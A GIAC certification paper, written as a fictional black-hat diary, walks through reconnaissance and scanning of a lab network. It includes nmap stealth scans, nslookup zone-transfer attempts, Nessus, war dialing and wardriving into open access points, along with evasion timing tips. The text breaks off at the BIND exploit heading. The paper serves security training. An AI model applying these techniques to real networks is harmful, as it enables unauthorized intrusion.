Global Information Assurance Certification Paper

The Diary Of A Black Hat Hacker

Gerald R. Patterson III
GIAC Certified Incident Handler Candidate

Table of Contents

I. Introduction

Purpose/Disclaimer: This paper was written in partial fulfillment of the GIAC Certified Incident Handler Certification (GCIH), version 2.1, revised April 8, 2002, option C, Advanced Red Team Attack. All work explained was performed in a dedicated lab environment with no connectivity to the Internet or any other network. No production or outside networks were compromised in any way. This paper was intended for educational purposes only and was not intended to promote or condone "black hat" hacking in any way. All tools used were either freeware or fully licensed versions. Any references to "hacking" and "cracked" software were used strictly in the context of this paper, and were not intended to be taken literally.

Target: In accordance with the requirements for this paper, I have described an attack on a network as designed in a GCFW certification paper. I attacked the network designed by Bob Hockensmith, submission #0114. The network is that of the fictional company GIAC Enterprises, a small vendor of fortune cookie sayings.

Lab Environment: The lab environment used in this paper was designed to resemble Mr. Hockensmith's paper as closely as possible. Obviously, some modifications were necessary, as not all of the equipment written about was available. There is a detailed explanation of the lab environment including configuration files in Appendix A.

Assumptions: Certain assumptions were made regarding the "GIAC Enterprises" network. They are as follows:

1. Mr. Hockensmith mentions checking for vulnerabilities on the CERT, Microsoft, Checkpoint and CISCO web sites, however he does not list any Unix/Linux vendors. The assumption is that he does not use many Unix/Linux platforms, however, I did make the DNS server a Red Hat Linux server for a little variety in hacking techniques.
2. Mr. Hockensmith also mentions that the company is "under the constraint of limited budget", so the assumption is that they have not yet installed the Intrusion Detection System he recommends as a future enhancement.
3. Although Mr. Hockensmith mentions disabling unneeded services on his DMZ servers, the assumption is that this work is not complete, as he also manually blocks many of them at his perimeter firewall.
4. Although he mentions Windows 2000 in the paper, Mr. Hockensmith is running his interior firewall on Windows NT 4.0. Based on this and the fact that he did not specify any operating systems, I am assuming that the web server is a Microsoft IIS 4.0 server running on Windows NT 4.0, and that the mail server is a Microsoft Exchange 5.5 server, also running on Windows NT 4.0. Furthermore, I assume that the Unicode patch has not been applied to the web server, as it is not included in the latest Microsoft Service Pack for Windows NT 4.0 (SP6a) but must be applied separately.

II. Setting up the Scenario

I was upset over the breakup I had just gone through with my girlfriend. My buddy Rick had decided to take me out to my favorite Chinese restaurant to cheer me up. All I could think about was all of the time I had spent in there with my girlfriend. I was just starting to feel a little better about things when the fortune cookies came out. I opened mine, and upon reading it all of the negative emotions came rushing back. My fortune said, "You are lucky to have love in your life." I stared at it in anger, and turned it over. Written in small print was "GIAC Enterprises, Inc. ©2002". I needed somewhere to take out my anger. I decided then and there that it was time to go home and boot up…

III. Reconnaissance

Web Research

March 9, 2002

Now that I had my newest victim, I needed to find out a little bit about them. This is always the easiest part to do without getting noticed. First, I started by searching on my favorite search engine, www.google.com. The GIAC Enterprises web site came up in the first page of hits. Fortunately for me, there was an extensive amount of company information on this page. Below are some of the notes I have taken:

Company:
GIAC Enterprises, Inc.
101 West Avenue
Anytown, NJ 12345
www.giacenterprises.com
Main PBX Number – (856) 555-1500
Fax Number – (856) 555-1508
CEO/President – Louis Armstrong
CFO – Miles Davis
CIO – Ella Fitzgerald
COO – Jonathan Coletrane
Director of Human Resources – Thelonious Monk

It seems that GIAC Enterprises is a small company (20 or so employees) that makes its money by selling those fortunes you find in cookies. The companies they primarily supply are Foo Cookies, Inc., and Widget Cookie Co. I also see that they are a publicly traded commodity, which is good to note.

If there is one thing I have learned during my experience in the world of "hacking," it is that the most important thing is to write everything down. This means everything from employees you may or may not come in contact with, to what port you left that Netcat listener on. You never know what piece of information you may need to reference in the future. I guess that is why I started writing in these diaries as well as in my notebooks. Just be sure they never fall into the wrong hands!

Anyway, after bookmarking and caching the GIAC Enterprises corporate web page in my browser, I moved on to another great site for recon. This time it is finance.yahoo.com. As I noted earlier, GIAC Enterprises is a publicly traded company, and there is a good deal of information here as well. I looked up their stock symbol (GIAC, obviously), and I saw that just like most of the other companies out there, their stock has been trading at about half of what it was a

year and a half ago. Another good item to note is that their quarterly report is due out in a few weeks. I know you can never rush these things, but if I get into their network before the release, I may be privy to some inside information. Always good to have a tip!

Now I wanted to get an idea for what kind of technology they use in their enterprise. Off to www.headhunter.net, www.monster.com and www.jobcircle.com. I have often found classified ad sites to be the best way to find out what a company doesn't want you to know, short of having an insider in on the hack. More often than not, the postings for IT jobs list every technology in their environment, sometimes down to the version and patch level! They are currently posting for two different positions. One is an HR position; the other is in the stock room. No luck on the IT jobs. Nevertheless, I can still glean some useful tidbits of information from the two postings I do find:

- Knowledge of Microsoft Office/Outlook helpful. (both positions)
- Must be familiar with IManage Document Management System. (HR)
- Willingness to learn Asset Tracking/Shipping Software a plus. (Stock Room)

So, I know that they probably use Microsoft Exchange as their corporate email server, since it is the most common backend for the Outlook email interface. Also, I know that they use IManage as a central document repository (it's always good to know where they keep their secrets), and there is something in their warehouse to keep track of shipments and assets. I also looked in the resumes posted section, searching on the keyword GIAC, but apparently none of their employees are currently looking. This would have been just as good at getting the dirt on their network. Oh, well.

Since I was still a little let down by the lack of technical information I had so far, I decided to make one more stop on the web before calling it a night. It's back to my favorite site, google.com. This time, however, I directed my browser to groups.google.com. Another great way to find out information is by reading the postings that people post to newsgroups, especially when they are asking for technical assistance. Once I even responded to someone with false information, which led to him misconfiguring a server and making my entrance into his network a piece of cake. Too many people trust whatever they read on the Internet.

So I searched on the string "@giacenterprises.com" and got a few hits. After only a little weeding out, I found the posting below:

From: Chick Corea (ccorea@giacenterprises.com)
Subject: DNS Configuration
Newsgroups: comp.protocols.dns.bind
Date: 2000-04-29 15:49:34 PST

```
I am a systems administrator trying to set up a DNS server on Linux.  I
have heard it is more secure than other Operating Systems.  Can someone
help me out?  Thanks!
```

I can't believe how lucky I am. In the responses that were left, I saw numerous people guiding this network tech in how to configure DNS on an installation of Red Hat Linux. This is amazing. One even stated that the Red Hat 6.2 CDs come with all of the packages needed to install BIND. I can only hope that I'm lucky enough that this guy followed these instructions, because this would mean he isn't going out to the Internet to get the latest binaries and I have a good chance of finding an exploit for his DNS box.

Content with my first night's worth of research, I'm ready to get some sleep.

March 10, 2002

Tonight I got a lot more useful information in my GIAC Enterprises hack. I started by looking into their major customers, Foo Cookies, Inc., and Widget Cookie Co. Both of these companies have web sites with all sorts of useful information on them, and I made a lot of notes in my notebook similar to those above that don't need to be repeated here. It is always good to have as many different access routes as possible into a network, and you never know when one will be via a company's partner. For example, there are often site to site VPNs set up that can be used to traverse a less secure network into a more secure one.

IP Address/Domain Name Registration Sites

After this, it was time to get GIAC's IT contact information. First, I obtained their IP address by attempting to ping their web server from the command prompt on my Windows 2000 machine. The output I got looked like this:

```
c:\>ping www.giacenterprises.com

Pinging www.giacenterprises.com [199.199.1.1] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 199.199.1.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

Although my pings had not been returned, I had the IP address of their web server (199.199.1.1). I went to Arin's Whois web site (www.arin.net/whois) to

look up who registered their IP addresses and what their range is. The information I found follows:

Search results for: 199.199.1.1

```
GIAC Enterprises, Inc.
101 West Avenue
Anytown, NJ  12345
US

   Netname: GIACNET
   Netblock: 199.199.0.0 - 199.199.1.255

   Coordinator:
      Fitzgerald, Ella.  (EM1703-ARIN)  efitzgerald@giacenterprises.com
      856-555-1524
```

So, I know that their CIO registered their IP addresses, and that they have 199.199.0.0-199.199.1.255. I thought this large of a range was odd for such a small company, but chalked it up to their plans for future growth.

Now, in order to verify their DNS server's IP address, I went to http://www.netsol.com/cgi-bin/whois/whois and entered their domain name. I got some additional information:

```
   Record expires on 26-Sep-2003.
   Record created on 25-Sep-1997.
   Database last updated on 3-Sep-2001 10:52:51 EDT.

   Domain servers in listed order:

   DNS.GIACENTERPRISES.COM    199.199.1.3
```

I can see that their primary DNS server on the Internet has the address of 199.199.1.3, which is in their IP range. This tells me that they are resolving their own DNS and not having another company do it. If I can get the version they use from their server, that could be a doorway in.

DNS Zone Transfer

One last way I tried to get some information on their systems before moving onto the scanning part of my attack is via DNS zone transfer. On an improperly configured DNS server, it is possible to pull off all of the DNS information for that site, which can give you IP information for every server in the environment. I went into the nslookup utility, and set my DNS server to the IP address of the GIAC Enterprises server. Then I set the type to "any" so I could download any available server information. I tried the ls –d command first to list all of the server information, but I had an error returned, telling me that what I wanted was not able to be listed. As a second attempt, I tried simply typing in the name of the registered domain, and I got the following output:

```
c:\>nslookup
Default Server:  aie3n3.domain.com
Address:  10.20.9.14

> server 199.199.1.3
Default Server:  dns.giacenterprises.com
Address:  199.199.1.3
Aliases:  3.1.199.199.in-addr.arpa

> set type=any
> ls -d giacenterprises.com
ls: connect: No error
*** Can't list domain giacenterprises.com: Unspecified error
>
> giacenterprises.com
Server:  dns.giacenterprises.com
Address:  199.199.1.3
Aliases:  3.1.199.199.in-addr.arpa

giacenterprises.com     nameserver = dns.giacenterprises.com
giacenterprises.com
        primary name server = dns.giacenterprises.com
        responsible mail addr = dnsadmin.giacenterprises.com
        serial  = 509
        refresh = 600 (10 mins)
        retry   = 180 (3 mins)
        expire  = 604800 (7 days)
        default TTL = 3600 (1 hour)
giacenterprises.com     nameserver = dns.giacenterprises.com
giacenterprises.com     Internet address = 199.199.1.3
giacenterprises.com     MX preference = 0, mail exchanger =
mx00.giacenterprises.com
giacenterprises.com     nameserver = dns.giacenterprises.com
giacenterprises.com     nameserver = dns.giacenterprises.com
dns.giacenterprises.com       Internet address = 199.199.1.3
mx00.giacenterprises.com        Internet address = 199.199.1.2
```

Now I also had the IP address of their mail server, “Mail Exchanger” (199.199.1.2). Unfortunately, it seems that zone transfers of the entire domain are blocked correctly, but at least I now had IP information on three very important servers: web, DNS and email.

Since this was the first time I had actually touched the servers on the GIAC network, I decided to stop here for two reasons. First, I am just about finished with the reconnaissance part of this hack, and secondly because I know that when it comes to an unknown network, it is always best to probe slowly. You never want to draw attention to yourself, and you also never know what kind of alarms you may trip off. The next part of my attack, the scanning portion, is the most dangerous for this very reason. I always make sure to spread this out over a period of days or weeks. Many administrators don’t worry very much about periodic scans. Patience is very important while working your way into an unknown network.

IV. Scanning

NMAP and Traceroute

March 12, 2002

As always, most of the scanning is done in the middle of the night. This is because there are less people in the workplace, and also because if there are measures in place to check for scans, the techs who would find out are less likely to be reading through the log files. This can often let me go about their network uninterrupted, as long as they don't have a monitoring system that has real-time alerting, such as email notification to a pager or cell phone, or a 24x7 network operations center monitoring all machines via SNMP. I believe that based on the size of this small company that I don't have to worry too much, but caution is still good.

I have given myself two days since my DNS zone transfer attempt to lay low. This should be more than enough time. I always take into consideration the severity of the scanning/reconnaissance and adjust my waiting period afterwards accordingly. Since a DNS zone transfer is not a major hack attempt, I think two days is fine. When I run my Nessus scan, however, I will give myself at least a week. As I said, patience is key!

I started by loading up my two favorite hacking machines. I have two laptop computers that I use for this type of hack. One is running Windows 2000, and the other has Mandrake Linux 8.1. I find laptops to be the best for this type of work because you never know what method you will use to get into a network, and the portability is very important. It is also necessary to have both a Linux and a Windows platform because certain tools are only available on one or the other.

I started tonight's scanning from my Linux laptop with my favorite mapping tool, nmap. This is the best tool on the market for seeing what machines are up on a network, what operating system they are running, and what services are listening. It is freeware, downloadable from http://www.insecure.org/nmap/, and there are a number of command line switches available, making it a very versatile tool. My first command with it is:

```
nmap –sP 199.199.0-1.*
```

The –sP specifies to only ping the hosts to see if they are up. The IP range 199.199.0-1.* will ping all hosts in the 199.199.0.x and 199.199.1.x subnets. The output I got was as follows:

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
```

```
Nmap run completed -- 512 IP addresses (0 hosts up)
scanned in 60 seconds
```

I can see that no machines responded to pings. Since I could still view the company web page in my browser, I took this to mean that they were blocking ICMP traffic coming into their network. This is a common step taken in protecting from scanning. It is good practice for ping to be blocked to all servers from the outside world (the Internet) unless needed for troubleshooting purposes. In this case, it is not a major setback. I may not be able to see if there are other servers on the GIAC network reachable from the Internet, but I can still verify the availability of the web, mail and DNS servers by connecting to their service-specific ports (TCP 80, TCP 25 and UDP 53, respectively). All seem to be up right now, so I'll have to concentrate on those servers and work on other ones later.

Next, I tried to traceroute (again from my Linux machine) to the mail server. This tool increments the Time To Live setting on ICMP packets to track each device the packet goes through on it's way to a machine. This can be a useful way to see the path that traffic takes to a machine or device. I often use the –n option in my traceroute command to keep my computer from doing DNS lookups on each device along the route. This speeds up the output, as long as I don't need the DNS information. My output was as follows:

```
[root@hacker root]# traceroute -n 199.199.1.2
traceroute to 199.199.1.2 (199.199.1.2), 30
hops max, 38 byte packets
 1  192.168.0.1  0.293 ms  0.202 ms  0.202 ms
 2  206.24.238.166  13.736 ms  13.762 ms  13.703 ms
 3  216.33.98.3  15.731 ms  15.262 ms  15.106 ms
 4  116.167.0.254  14.754 ms  14.486 ms  15.203 ms
 5  * * *
 6  * * *
(Data Truncated)
```

As you can see, the asterisks imply that the machine at that point was not responding to the ICMP packets. This again tells me that there is most likely a router or firewall guarding the servers on the GIAC network, and that there are probably filters in place protecting them. It is good to try both ping and traceroute, since the types of packets they send are different and you never know if the administrator is blocking both kinds. I decided to run a port scan on the DNS server so I could find out what services were listening or if there was filtering in place. I ran nmap with the following options:

-vv Makes the output very verbose (lots of good detail)

-P0 Does not ping the host. I don't need to ping the machines because I already did and I know they are unreachable. The less I do to draw attention to myself the better.

-sS Performs a "stealth" connection to each port. This will not make a complete connection to each port, but it will send a SYN packet to the port, and if

it receives a SYN/ACK packet back, it will immediately send a RST packet back. Since the SYN/ACK is not acknowledged, the session is never fully opened, and many systems don't log unless the session is complete.

-O Identifies the operating system if possible based on port information.

The data I received from my nmap scans follows:

```
[root@hacker root]# nmap -vv -sS -P0 -O 199.199.1.3
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host  (199.199.1.3) appears to be up ... good.
Initiating SYN Stealth Scan against  (199.199.1.3)
Adding open port 53/tcp
Adding open port 3306/tcp
Adding open port 10000/tcp
The SYN Stealth Scan took 18 seconds to scan 1554 ports.
For OSScan assuming that port 3306 is open and port 20 is closed and
neither are firewalled
For OSScan assuming that port 3306 is open and port 20 is closed and
neither are firewalled
For OSScan assuming that port 3306 is open and port 20 is closed and
neither are firewalled
Interesting ports on  (199.199.1.3):
(The 1479 ports scanned but not shown below are in state: closed)
Port       State       Service
1/tcp      filtered    tcpmux
2/tcp      filtered    compressnet
3/tcp      filtered    compressnet
4/tcp      filtered    unknown
5/tcp      filtered    rje
6/tcp      filtered    unknown
7/tcp      filtered    echo
8/tcp      filtered    unknown
9/tcp      filtered    discard
10/tcp     filtered    unknown
11/tcp     filtered    systat
12/tcp     filtered    unknown
13/tcp     filtered    daytime
14/tcp     filtered    unknown
15/tcp     filtered    netstat
16/tcp     filtered    unknown
17/tcp     filtered    qotd
18/tcp     filtered    msp
19/tcp     filtered    chargen
21/tcp     filtered    ftp
22/tcp     filtered    ssh
23/tcp     filtered    telnet
25/tcp     filtered    smtp
37/tcp     filtered    time
53/tcp     open        dns
79/tcp     filtered    finger
80/tcp     filtered    http
109/tcp    filtered    pop-2
110/tcp    filtered    pop-3
111/tcp    filtered    sunrpc
```

```
119/tcp    filtered    nntp
123/tcp    filtered    ntp
135/tcp    filtered    loc-srv
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
143/tcp    filtered    imap2
161/tcp    filtered    snmp
162/tcp    filtered    snmptrap
389/tcp    filtered    ldap
443/tcp    filtered    https
445/tcp    filtered    microsoft-ds
512/tcp    filtered    exec
513/tcp    filtered    login
514/tcp    filtered    shell
515/tcp    filtered    printer
2049/tcp   filtered    nfs
3306/tcp   open        mysql
4045/tcp   filtered    lockd
6000/tcp   filtered    X11
6001/tcp   filtered    X11:1
6002/tcp   filtered    X11:2
6003/tcp   filtered    X11:3
6004/tcp   filtered    X11:4
6005/tcp   filtered    X11:5
6006/tcp   filtered    X11:6
6007/tcp   filtered    X11:7
6008/tcp   filtered    X11:8
6009/tcp   filtered    X11:9
6050/tcp   filtered    arcserve
6105/tcp   filtered    isdninfo
6106/tcp   filtered    isdninfo
6110/tcp   filtered    softcm
6111/tcp   filtered    spc
6112/tcp   filtered    dtspc
6141/tcp   filtered    meta-corp
6142/tcp   filtered    aspentec-lm
6143/tcp   filtered    watershed-lm
6144/tcp   filtered    statsci1-lm
6145/tcp   filtered    statsci2-lm
6146/tcp   filtered    lonewolf-lm
6147/tcp   filtered    montage-lm
6148/tcp   filtered    ricardo-lm
8080/tcp   filtered    http-proxy
8888/tcp   filtered    sun-answerbook
10000/tcp  open        snet-sensor-mgmt

No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA31%P=i686-pc-linux-
gnu%D=8/26%Time=3D6A96F9%O=3306%C=20)
TSeq(Class=TR%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
```

```
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=N)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%
DAT=E)

Uptime 132.054 days (since Mon Aug 26 15:42:56 2001)
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: DCE2776F D6772120 29110AFD 8C2852F 8917144
FACE305
IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 63 seconds
```

I can see that most of the ports are filtered, which again shows that there is a secure firewall in place. Unfortunately, there are not enough ports open to tell the Operating System. To get into this network, I'm either going to have to exploit one of the services on the servers that are available to the Internet, or find an alternate route. I wanted one more scan before I called it a night. Since I know that 199.199.1.3 is a DNS server, I wanted to perform a scan of the UDP ports and see if I could get more information. I used the –sU command to specify a UDP scan, and got the following output:

```
[root@hacker root]# nmap -vv -sU -P0 -O 199.199.1.3
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host  (199.199.1.3) appears to be up ... good.
Initiating UDP Scan against  (199.199.1.3)
Too many drops ... increasing senddelay to 20000
The UDP Scan took 84 seconds to scan 100 ports.
Adding open port 13/udp
Adding open port 19/udp
Adding open port 3/udp
Adding open port 53/udp
Adding open port 11/udp
Adding open port 18/udp
Adding open port 2/udp
Adding open port 9/udp
Adding open port 14/udp
Adding open port 4/udp
Adding open port 16/udp
Adding open port 10/udp
Adding open port 69/udp
Adding open port 12/udp
Adding open port 17/udp
Adding open port 7/udp
Adding open port 37/udp
Adding open port 15/udp
Adding open port 8/udp
Adding open port 5/udp
Adding open port 1/udp
Adding open port 6/udp
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (199.199.1.3):
```

```
(The 78 ports scanned but not shown below are in state: closed)
Port       State       Service
1/udp      open        tcpmux
2/udp      open        compressnet
3/udp      open        compressnet
4/udp      open        unknown
5/udp      open        rje
6/udp      open        unknown
7/udp      open        echo
8/udp      open        unknown
9/udp      open        discard
10/udp     open        unknown
11/udp     open        systat
12/udp     open        unknown
13/udp     open        daytime
14/udp     open        unknown
15/udp     open        unknown
16/udp     open        unknown
17/udp     open        qotd
18/udp     open        msp
19/udp     open        chargen
37/udp     open        time
53/udp     open        domain
69/udp     open        tftp

Remote OS guesses: Linux Kernel 2.4.0 - 2.4.17 (X86), Linux 2.4.7
(X86), MacOS 8.5
OS Fingerprint:
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=N)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%
DAT=E)

Nmap run completed -- 1 IP address (1 host up) scanned in 116 seconds
```

This time there were enough open ports to guess the Operating System. Also, there is a long list of UDP ports listening on this machine and accessible from the Internet. Even if there is a firewall in place, it looks as if it is letting a large amount of UDP traffic through. That is probably a default allow rule, with certain services configured as blocked. This is not best practice, which would have been to block all traffic and allow only what needs to get in. I don't know if there is a default allow rule for TCP traffic, but I will be sure to look into that further. Even if there is only a default allow for UDP, it could be a doorway into the network.

I now have to decide if I want to just annoy the company by exploiting a Denial Of Service attack, or do something more covert and break in and use their machines for my own personal benefit. If I do perform a DOS attack, it will be quickly noticed by the company, and they will most likely lock their network down. From what I've seen so far, this does not look like a very secure network, and I will probably exploit that for long term use. With all of the scanning I've done tonight, it is definitely time to stop and give it a few days off.

Nessus

March 15, 2002

I have given the GIAC Enterprises network three days rest, and it's time to find out what is really exploitable on the network. Enter Nessus.

Nessus is one of the best security analysis tools on the market, and, just like nmap, it's free (available from http://www.nessus.org/). This tool will scan a host for available ports, and analyze what services are exploitable. There is also compatibility with nmap. Nessus is used by many companies for penetration testing, especially because the data it reveals can be saved in text format or a very user-friendly html format. If there is a way into a machine, Nessus will usually find it.

I started again with the DNS machine. After starting the Nessus daemon on my Linux machine, I ran the client and logged in. I configured the client to run all but the dangerous plug-ins. This is important because if I run the dangerous ones as well, they may crash the server. If I wanted to perform a Denial Of Service attack, that would be fine. Since I want to keep the machine up and running, I have to be more careful. I'd also set up Nessus to scan only the DNS server's IP address, chose "sneaky" mode (so it doesn't go too fast, possibly avoiding detection by an Intrusion Detection System), selected to perform a UDP scan as well as a TCP scan, and started it up.

The output I got gave me my first way into the network. Nessus told me that the version of BIND installed on the server is earlier than version 8.2.3 or 4.9.3 and that it "is vulnerable to various buffer overflows that may allow an attacker to gain a shell."[1] I made a note to search the web for code for exploits on older versions. Also, I checked an old cd of Red Hat 6.2, and I saw that the version on the disk in the `/RedHat/RPMS` directory is version 8.2.2_P5-9. It is beginning to look like the administrator took the advice on the google.com newsgroup posting and used the old code. This shows poor administration in not keeping up with patch levels, and again trusting what is read on the Internet without verifying the source.

Next I wanted to check the web server for version information. The easiest way to do this is to telnet into the port on the server. Many services will give a default banner identifying the software and version. If the service is a TCP based service, telnet is fine. If you wanted to connect to a UDP service, you have to use a tool like Netcat, which I will go into further later. I tried to connect to the web server over TCP port 80 (the default port for web servers), and got the following information:

```
[root@hacker root]# telnet 199.199.1.1 80
Trying 199.199.1.1...
```

[1] See Appendix B for the full output of the DNS Server Nessus scan.

```
Connected to 199.199.1.1 (199.199.1.1).
Escape character is '^]'.

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Sat, 15 Mar 2002 22:16:00 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The parameter is
incorrect. </body></html>Connection closed by foreign host.
[root@hacker root]#
```

This is good because I know they are using a Microsoft Windows NT server running Internet Information Server 4.0. There are many buffer overflow exploits available for Windows IIS 4.0, and there is also a Unicode exploit that is known but rarely patched. Since I had been scanning so much, I decided to wait on scanning the web server with Nessus until later.

I have made sure to do my first Nessus scan on a Friday night, giving me the buffer of a whole weekend before someone comes in and looks at the log files. This is good practice because if I ran long in my scanning I would be less likely to run over into time when someone would be in the office, and also because it can take a lot longer to look through three days worth of logs than overnight. I will now wait a week before visiting this network, doing some research and other types of scanning in the meanwhile.


March 17, 2002

While I am letting the Internet facing side of the network rest, I have a few other methods of scanning that I like to perform. These include war dialing and Network Stumbling, both of which often allow ways into a network through means other than the Internet. It is common for companies to keep a close eye on their Internet access points while leaving other entryways wide open.

War Dialing

First, I like to perform a war dial. This is when I use software to automatically dial all of the phone numbers in the company's exchange and see if I can get any modems listening. Many employees set up a modem on their computer and either misconfigure it to answer as well as dial out, giving me a way in, or they actually set it up to answer calls so they can access it themselves remotely. Most of the time they are using software called PCAnywhere, by Symantec. This software gives remote access control of the desktop of a Windows based computer. Not all users know to set up password authentication for PCAnywhere so anyone who finds their modem listening gets immediate control of their computer.

For today's war dialing I used software called "PhoneTag" by Clockwork, available for download at http://online.securityfocus.com/tools/49. This is another piece of freeware that is very useful in the scanning portion of my attack. After following the simple installation instructions included in the read.me file, PhoneTag starts right up and asks me for some basic configuration information:



I enter the configuration for my modem and get the following screen, where I set up a new dial list under the "File" menu, containing the phone numbers I want to dial.

From the GIAC Enterprises web site, I found the main phone number as (856) 555-1500. Companies commonly use the first number in their PBX range as their main number, and it is usually a good idea to scan from that number forward. Since GIAC Enterprises is a small company, I believe that dialing 100 numbers (1500-1599) should be more than adequate, taking into consideration only 20 employees and fax lines. This is configured in PhoneTag by setting a dial list as 856-555-15XX. If I stumble across some numbers after the GIAC ones that are modems on other computers, I will simply make a note of them and go back for them at a later time!


After dialing all one hundred numbers, I found that there are no modems listening. This shows that the administrators are either doing their job in keeping track of this, or they are lucky. This means I'll have to try another entrance point.

Along with misconfigured modems, many employees take it upon themselves to set up wireless network access points at their desks so they can take a laptop with them to different locations in the office, including conference rooms, coworkers' desks, etc. Sometimes, even network administrators set up access points, not realizing the security risks involved with them and letting hackers just walk into their network. I will have to try Network Stumbling into their network. This is done using software called "Network Stumbler" written by Marius Milner, and downloadable for free at http://www.netstumbler.com/. With the help of my wireless network card, I will go to their office tomorrow and scan for wireless access points.

Network Stumbling

March 18, 2002

Today I brought my laptops to the GIAC Enterprises office and found another entry point into their network. I drove my car over to West Avenue and parked across the street from the GIAC building. I booted up my Windows laptop with my Cisco Aironet 340 Network card and fired up Network Stumbler, which scans wireless airwaves for broadcasts of wireless access points. The software immediately detected two wireless access points. The output looked like this:



Apparently neither of the access points is using encryption. This would not have been a major inconvenience, because if there had been encryption I would have been able to crack it with a tool such as AIRSNORT on my laptop.[2] Wireless Encryption Protocol (WEP) is very insecure and can be broken after running a scanner for just a few hours.

I made sure to note the information I received from Net Stumbler, most importantly the SSIDs, which is the Service Set Identifier. This is required in the network card configuration to identify which access point the user wants to use with their wireless card. Unfortunately, many people think setting an SSID on the

[2] Airsnort is downloadable for from http://airsnort.shmoo.com/.

access point is a form of security, not realizing that the access point broadcasts the SSID and anyone can identify it.

I am now finished with my scanning portion of the GIAC Enterprises network, and it's time to go home and plan out my attack. Next I will have to exploit the systems to gain access (so far I haven't actually entered their network, just acquired a lot of information about it). Since I have been so aggressive with my reconnaissance and scanning, I will give this hack a few weeks of rest. Meanwhile, I will finish my research and come up with a thorough plan for getting in, staying in, and keeping out of site so no one knows I'm there.

V. Exploiting The System

April 6, 2002

Now that almost two weeks have gone by, the time has come to actually enter the GIAC Enterprises network. There are three ways I have found to get in; the exploitable versions of BIND and IIS, and the wireless access points. I have exploited all three.

Exploit 1 – Wireless Access Point

First, I entered through one of the wireless access points into the internal network. Since there were two, I chose the one with the SSID GIAC to be sure it was on the correct LAN. The other one could have been from another building in the area. I drove to the GIAC building and parked across the street again. I had brought both of my laptops, equipped with wireless network cards, and booted both of them up. After configuring their network cards appropriately (DHCP, SSID=GIAC, etc), I typed `ipconfig /renew` at the Windows laptop's command prompt, and `ifconfig wlan0 up` and `pump` on the Linux command line. Both machines received DHCP IP addresses on the GIAC network, and as easily as that, I was in. I had received addresses of 10.1.0.57 on my Windows 2000 laptop, and 10.1.0.84 on my Linux laptop. This was the easiest part of the hack, but now it was time to look around the inside network.

I started by checking for an internal DNS server, first to see if there was one and second to see if it was exploitable via the same exploit that was on the external DNS server. Since my DHCP configuration had a DNS address of 10.1.0.3, I knew that there was either a separate internal server, only one server with a NAT address, or one multi-homed server (multiple network cards installed). I then used traceroute on my Linux machine to see how many network hops it was to the DNS server. The output showed me that the DNS server was on my local network. So, either there were two servers or the internal server was being NATed from the outside to the internal network. To be safe, I scanned the DNS server 10.1.0.3 with Nessus, and I got the same output, including the BIND vulnerability. I was ready to use the exploit for the DNS server.

Exploit 2 – BIND Buffer Overflow

